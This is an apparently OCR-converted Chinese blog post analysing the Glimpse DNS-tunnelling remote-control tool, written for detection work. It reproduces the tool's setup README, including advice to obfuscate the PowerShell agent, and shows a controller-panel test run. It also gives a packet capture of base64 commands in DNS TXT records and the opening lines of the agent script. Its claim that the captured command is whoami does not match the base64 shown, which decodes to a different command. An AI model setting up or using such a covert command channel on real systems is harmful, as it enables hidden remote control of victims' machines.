
文件中包含了 Readme 文件，照着安装就好。

```
Hi there!
This an instruction to setup Glimpse:
We have three units:
1. Agent:
    1.1. just run it in commandline and enjoy.
    but for better way we use a first level obfuscation: (rename all variables)
    1.2. "dns_main.ps1" is the main file and you can obfuscat it with "GlimpseGo"
2. Panel:
    2.1. you should run newPanel exe file on windows os with .Net framework and the
3. Server: for setting your server up you should do these:
    3.1. install nodejs: you can use:   https://nodejs.org/en/download/package-mana
    3.2. create a folder for your server: here we use "home" folder
        - mkdir home
    3.3. copy the following file into home folder
        - srvr.js
    6. open cmd and go tho home folder and run the following commands in current fo
        npm init
            "let required inputs blanck or default and press Enter"
        npm install --save body-parser cookies child_process dnsd webix express ip
        npm install --save -g forever
    7. at last run following command
        (in linux servers default dns server should be off*)
        forever start srvr.js

* if your linux default dns server is active do this:
sudo sed -i 's/^dns=dnsmasq/#&/' /etc/NetworkManager/NetworkManager.conf
sudo service network-manager restart
sudo service networking restart
sudo killall dnsmasq
```


安装好了 node.js 然后 forever start srvr.js 开启

```
PS C:\Users\Administrator\Desktop\Glimpse\server> ls


    目录: C:\Users\Administrator\Desktop\Glimpse\server


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          2019/4/19     22:57            node_modules
-a---          2019/4/19     22:57      57591 package-lock.json
-a---          2019/4/19     22:57        768 package.json
-a---          2018/6/13     22:11      20106 srvr.js


PS C:\Users\Administrator\Desktop\Glimpse\server> start .\srvr.js
PS C:\Users\Administrator\Desktop\Glimpse\server> forever start srvr.js
warn:    --minUptime not set. Defaulting to: 1000ms
warn:    --spinSleepTime not set. Your script will exit if it does not stay up for
info:    Forever processing file: srvr.js
PS C:\Users\Administrator\Desktop\Glimpse\server>
```


然后打开 panel 中的 exe 控制端




被控端运行 dns_main.ps1 之后看到出现的被控端



双击进入 Agent Control Panel 面板



测试了 whoami，powershell 脚本会在目录 C:\Users\Public\Libraries\39af49429e\sendbox 下创建一个 proc10110 文件



通过抓包可以看到 TXT 记录中使用 S0000>后面加 base64 编码的 whoami 命令

S0000>aXBjb25maWc=

```
Domain Name System (response)
    [Request In: 1]
    [Time: 0.005687000 seconds]
    Transaction ID: 0xa4a3
  ▷ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  ▷ Queries
  ◢ Answers
    ◢ 9035a00009D2440000DC67T.A.example.com: type TXT, class IN
        Name: 9035a00009D2440000DC67T.A.example.com
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 626
        Data length: 19
        TXT Length: 18
        TXT: S0000>aXBjb25maWc=
```


```
0000  00 0c 29 4b b6 0d 00 0c  29 1b b4 3d 08 00 45 00   ..)K.... )..=..E.
0010  00 72 09 cb 00 00 80 11  8e 11 c0 a8 90 a2 c0 a8   .r...... ........
0020  90 ab 00 35 d3 ec 00 5e  d1 dd a4 a3 85 00 00 01   ...5...^ ........
0030  00 01 00 00 00 00 17 39  30 33 35 61 30 30 30 30   .......9 035a0000
0040  39 44 32 34 34 30 30 30  30 44 43 36 37 54 01 41   9D244000 0DC67T.A
0050  07 65 78 61 6d 70 6c 65  03 63 6f 6d 00 00 10 00   .example .com....
0060  01 c0 0c 00 10 00 01 00  00 02 72 00 13 12 53 30   ........ ..r...S0
0070  30 30 30 3e 61 58 42 6a  62 32 35 6d 61 57 63 3d   000>aXBj b25maWc=
```

从 dns_main.ps1 中看的话可以看到一个大致的流程，首先会创建 C:\Users\Public\Libraries 目录，然后根据生成随机值创建文件夹

dns_main.ps1

```
1   # version 2.2
2   $aa_domain_bb = "A.example.com";
3   $aa_main_folder_bb = $env:PUBLIC + "\Libraries";
4   if (-not (Test-Path $aa_main_folder_bb)) { md $aa_main_folder_bb; }#创建C:\Users\Public
5   $aa_guidFile_bb = $aa_main_folder_bb + "\quid";#C:\Users\Public\Libraries\quid
6
7   $aa_lock_file_address_bb = $aa_main_folder_bb + "\lock";#C:\Users\Public\Libraries\lock
8   if (!(Test-Path $aa_lock_file_address_bb)){sc -Path $aa_lock_file_address_bb -Value $pi
9   else
10  {
11      $aa_time_span_bb = (NEW-TIMESPAN -Start ((Get-ChildItem $aa_lock_file_address_bb).C
12      if ($aa_time_span_bb -gt 10)
13      {
14          stop-process -id (gc $aa_lock_file_address_bb);
15          ri -Path $aa_lock_file_address_bb;
16      }
17      return;
18  }
19
```

三个目录分别对应的是接收到的命令和命令执行的结果



大致看到这里就结束了，抓到命令传输的 pcap 包之后就没在搞了，各种拼接字符串乱七八糟的，没有时间搞。

DNS 隧道的检测

其实上面所说的三种工具特征都非常明显，比较容易检测，但是 DNS 隧道的应用又非常灵活，假如作者稍加修改，可能单纯从特征上来匹配的检测规则就被绕过，所以想检测 DNS 隧道还是需要结合域名长度次数之类的情况。

一般情况可以总结的特征：

请求方为受控方

存在超长无.的 TXT 回包

没有 A 记录返回结果

TXT 回包内容中大概率没有类似于.com|.cn|.net 等域名格式

暂时还没有出测试结果，所以这些检测的有效性还需要检验，而且这里说的几个是利用 TXT 记录的，如果只检测 TXT 记录等于刚才 NativePayload_DNS 又跳过了，所以检测的类型也要保证多样。